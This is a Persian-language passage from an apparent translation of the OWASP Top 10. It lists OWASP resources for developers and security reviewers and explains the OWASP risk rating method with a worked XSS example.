گام بعدی برای برنامه‌نویسان چیست؟

چنانچه با امنیت برنامه‌های کاربردی آشنائی چندانی نداشته باشید و یا این که با مخاطرات موجود در این زمینه بسیار آشنا باشید، باید بدانید که تولید برنامه‌های جدید امن و همچنین امن سازی برنامه‌های موجود کار سختی است. اگر باید تعداد زیادی برنامه کاربردی را مدیریت کنید، این کار پیچیده تر نیز خواهد شد. OWASP برای کمک به سازمان‌ها و برنامه نویسان، جهت کاهش مخاطرات موجود در زمینه امنیت برنامه‌های کاربردی با یک روش مقرون به صرفه، تعدادی ابزار رایگان و متن باز را تولید کرده است که می توان برای تامین امنیت برنامه‌های کاربردی در سازمان‌ها از آن‌ها استفاده کرد.

مواردی که در ادامه آورده شده، بخشی از منابع OWASP برای سازمان‌ها جهت تامین امنیت در زمینه برنامه‌های کاربردی است.

الزامات امنیت برنامه‌ی کاربردی Application Security Requirements	**برای تولید برنامه کاربردی امن، ابتدا باید تعریف خود را از امنیت مشخص کرد. در این زمینه می‌توان از** OWASP Application Security Verification Standard (ASVS **به عنوان راهنما در زمینه تعیین نیازهای امنیتی برنامه‌ها استفاده کرد و چنانچه فعالیت‌های مرتبط با این موضوع را برون سپاری کرده اید، به سند** OWASP Secure Software Contract Annex **رجوع کنید.**
معماری امنیت برنامه‌ی کاربردی Application Security Architecture	**اگر طراحی امنیت از ابتدا و در معماری برنامه‌ها مورد توجه قرار گیرد، بهتر و مقرون به صرفه تر خواهد بود نسبت به زمانی که امنیت را در برنامه‌ها وارد کنیم.** OWASP **سندی را با نام** OWASP Developer's Guide **منتشر کرده که نقطه شروع مناسبی برای راهنمایی چگونگی طراحی امن برنامه‌ها است.**
کنترل‌های امنیت استاندارد Standard Security Controls	**ایجاد کنترل‌های امنیتی مناسب و قابل استفاده کار مشکلی است. ارائه مجموعه ای از استانداردها در این زمینه، کمک شایان توجهی به برنامه نویسان جهت پدیدآوری برنامه‌های امن می‌کند. در این زمینه،** OWASP OWASP Enterprise Security API (ESAPI) project **را به عنوان مدلی برای** API**های امنیتی مورد نیاز جهت پدیدآوری برنامه‌های کاربردی امن تحت وب پیشنهاد می‌دهد. همچنین** ESAPI **مواردی را پیاده سازی شده در** Java، .NET، PHP Classic ASP، Python، Cold Fusion، Haskell **مثال می زند.**

چرخه‌ی عمر پدیدآوری امن Secure Development Lifecycle	**بـه منظور بهبـود فرآینـد پدیـدآوری شـرکت‌های پدیـدآور برنامه‌های کاربـردی،** OWASP Software Assurance Maturity Model ،OWASP (SAMM) **را پیشـنهاد می‌دهـد. این برنامه به سـازمان‌ها کمک می‌کند تا راهبرد مشـخصی در زمینه امنیت نرم افزارهـا ، جهت برخورد با مخاطرات خاصی که سازمان‌ها با آن‌ها روبرو هستند، اجرا کنند.**
آموزش امنیت امنیت برنامه‌ی کاربردی Application Security Education	OWASP Education Project **، مـوارد آموزشـی را بـرای کمـک به برنامه نویسـان در زمینه امنیت برنامه‌ها ارائه کرده است. علاوه بر این برای یافتن مطالب آموزشـی در زمینه آسـیب پذیری برنامه‌ها از** OWASP WebGoat **کمک بگیرید.**

منابع متنوع تری در این زمینه در وبگاه OWASP برای اسـتفاده عموم قابل دسترسی است.

گام بعدی برای ارزیاب‌ها چیست؟

به منظور بررسـی امنیت برنامه تحت وب کـه پدیدآورده‌اید یا قصد خرید آن را دارید، OWASP پیشـنهاد می کند که در صورت امکان کد برنامه مورد بازبینی و برنامه مورد آزمون قرار گیرد. بهترین پیشنهاد انجام ترکیبی از روش‌های بازبینی کد برنامه و آزمون نفوذ است زیرا این کار اجازه می‌دهد از مزیت‌های هر دو روش به عنوان روش‌های مکمل یکدیگر بهره ببرید. ابزارهای موجود می تواند بهره‌وری و اثربخشـی تحلیلگر را افزایش دهد. ابزارهای ارزیابی OWASP به جای تمرکز بر روی خودکار کردن فرایند ارزیابی، به تحلیلگر کمک می‌کند تا موثرتر و با قدرت تحلیل بیش‌تر عمل کند.

استانداردسازی روش ارزیابی امنیت برنامه‌های کاربردی تحت وب: برای کمک به سـازمان‌ها جهت افزایش انسـجام و دقت هنگامی که امنیت برنامه‌ها را ارزیابی می‌کنند، OWASP استاندارد Application Security Verification Standard (ASVS) را تهیه کرده اسـت. در این سند حداقل اسـتاندارد ارزیابی جهت ارزیابی امنیت برنامه‌های کاربردی تحت وب تعریف شـده اسـت. OWASP پیشنهاد می‌کند که از این سـند تنها به عنوان راهنما هنگام ارزیابی امنیت استفاده نشود، بلکه برای یافتن روش‌های مناسب و یافتن سطحی از دقت که برای ارزیابی امنیت مورد نیاز اسـت، می‌توانید اسـتفاده کنید. همچنین می‌توانید برای انتخاب ارائه کننده این گونه خدمات نیز از این راهنما اسـتفاده کنید. (برای انتخاب بین شرکت‌هایی که این خدمات را به شما پیشنهاد می‌دهند.)

مجموعـه ابزارهـای ارزیابـی: OWASP Live CD Project برخـی از بهتریـن ابزارهای متن باز امنیت را در یک‌جا جمع‌آوری کرده اسـت. برنامه‌نویسـان وب،

آزمایش‌کننـــدگان و متخصصـــان امنیتی مـــی توانند از این ابزارهـــا در قالب یک Live CD اســـتفاده کنند. هیچ یک از این ابزارها به نصب یا تنظیمات خاصی نیاز ندارند.

بازبینی کدها:

OWASP راهنمـــای OWASP Code Review Guide را برای کمک به متخصصان امنیت و برنامه نویســـان انتشار داده اســـت تا آن‌ها را با چگونگی بازبینی کد یک برنامه، جهت ارزیابی امنیتی آشـــنا کنند. بســـیاری از آســـیب پذیری‌های امنیتی مانند تزریق از طریق بازبینی کد نســـبت به دیگر روش‌ها ساده تر تشخیص داده می‌شوند.

ابزارهای بازبینی کد:

OWASP فعالیت‌های امیدوارکننده ای در زمینه تجزیه و تحلیل کدها انجام داده و ابزارهائی را تولید کرده است، اما این ابزارها هنوز در مراحل اولیه خود هستند و ممکن است کارشناسان غیرحرفه‌ای در کارکردن با این ابزارها با مشکلاتی مواجه باشند. این ابزارها شامل CodeCrawler، Orizon، and O2 هستند.

آزمون نفوذ:

آزمـــون نفوذ برنامه‌ها: OWASP، یک راهنمای آزمون برای راهنمائی و کمک به برنامه نویسان، آزمایش کنندگان برنامه‌ها و متخصصان امنیت نرم افزار تهیه کرده اســـت تا بـــه آن‌ها آموزش دهد که چگونه به طور موثـــر و کارا، امنیت برنامه‌های کاربـــردی تحت وب را بررســـی کنند. ایـــن راهنما ســـرفصل‌های مختلفی درباره بررسی امنیت برنامه‌ها را شامل می‌شود. بسیار مهم است که بتوانید غیرامن بودن یک برنامه را با مثال عملی ثابت کنید. همچنین مســـائل امنیتی بســـیاری وجود دارد که ناشی از زیرساخت‌های نرم افزاری است، که این موارد به راحتی و تنها با بازبینی کدها، مشخص نمی شوند.

ابزار آزمون نفوذ برنامه‌ها: Web Scarab که ابزار آزمون برنامه‌های کاربردی تحت وب اســـت بـــه تحلیلگر امنیتی اجـــازه رهگیری درخواســـت‌ها را می‌دهد و تحلیلگر می‌تواند از چگونگی کار برنامه‌ها مطلع شـــود، ســـپس درخواســـت‌های آزمونـــی را بـــرای فهمیدن این موضوع که آیا برنامه از امنیت مناســـبی در مقابل برخی درخواســـت‌ها، برخوردار هســـت یا خیر، ارســـال کند. این ابـــزار در زمینه

شناسائی آسیب پذیری‌های XSS و اصالت‌سنجی بسیار کارآمد عمل می‌کند.

نکاتی در مورد مخاطرات:

اگرچه نسخه‌های قبلی این گزارش بر «آسیب‌پذیری‌ها» تمرکز داشته است، اما در نسخه فعلی تمرکز اصلی بر روی مخاطرات است. در این نسخه مخاطرات در ده دسته مهم معرفی شده اند و نشان داده می‌شود که چگونه ترکیب مهاجم، بردارهای حمله، آسیب پذیری، اثرات فنی و تجاری و... باعث ایجاد مخاطرات می‌شود.


در این رابطه روشی برای رتبه‌بندی مخاطرات به نام OWASP Risk Rating Methodology تهیه شده است، که برای هر ده مورد مخاطره مطرح شده، بر اساس مقادیر احتمال وقوع و اثر، شاخص مخاطره محاسبه شده و اولویت بندی شده است.

OWASP Risk Rating Methodology متغیرهای مهم را جهت محاسبه مخاطرات با توجه به آسیب‌های شناخته شده، مشخص می‌کند. اما هرگز با دقتی که یک سازمان می‌تواند مخاطرات برنامه‌های خود را شناسائی کند، برخورد نشده است، زیرا فقط مدیران یک سازمان هستند که از اهمیت برنامه‌ها و اطلاعات، خطرهای موجود، چگونگی ساخته شدن سامانه و نحوه عملکرد آن‌ها مطلع هستند.

این روش شامل سه پارامتر احتمال برای هر آسیب پذیری (شیوع، قابلیت تشخیص و سادگی نفوذ) و یک پارامتر اثر (شدت اثر فنی) است. شیوع یک آسیب پذیری عاملی است که نیاز به محاسبه توسط شما ندارد. برای محاسبه عامل شیوع، آمارهای مربوطه از سازمان‌های مختلف جمع آوری شده و میانگین آن‌ها به عنوان احتمال در فهرست قرار می‌گیرد. سپس این داده ، با مقادیر احتمال دو عامل دیگر یعنی قابلیت تشخیص و سادگی نفوذ ترکیب شده و با حاصلضرب نهایی در عامل شدت اثر فنی شاخص نهایی مخاطره محاسبه می شود.

توجه کنید که در این روش احتمال مهاجم و جزئیات فنی برنامه‌های کاربردی مختلف مورد توجه قرار نگرفته است. هر کدام از این عوامل می توانند میزان کلی احتمال نفوذ موفق را متاثر کنند. این روش همچنین میزان تاثیر نفوذ را بر روی کسب و کار شما لحاظ نمی کند. به عبارتی هدف OWASP TOP 10 ارزیابی مخاطرات کلان و نه مخصوص برای سازمان خاص بوده است.

در زیر محاسبات انجام گرفته برای مخاطره (XSS) A2 به عنوان مثال نشان داده شده است:


عامل تهدید
بردار حمله
آسیب‌پذیری
اثر فنی
اثر تجاری
سادگی نفوذ متوسط
شیوع زیاد
سادگی تشخیص آسان
اثر متوسط
۲
۱
۱
۲
۱/۳
۲
۲/۶
۲